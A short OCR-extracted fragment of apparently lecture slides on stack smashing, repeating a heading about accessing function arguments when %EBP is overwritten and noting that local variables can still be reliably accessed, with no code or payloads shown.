
ARGUMENTS WHEN WE ARE SMASHING %EBP?



ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?




At this point, we *can* reliably access local variables

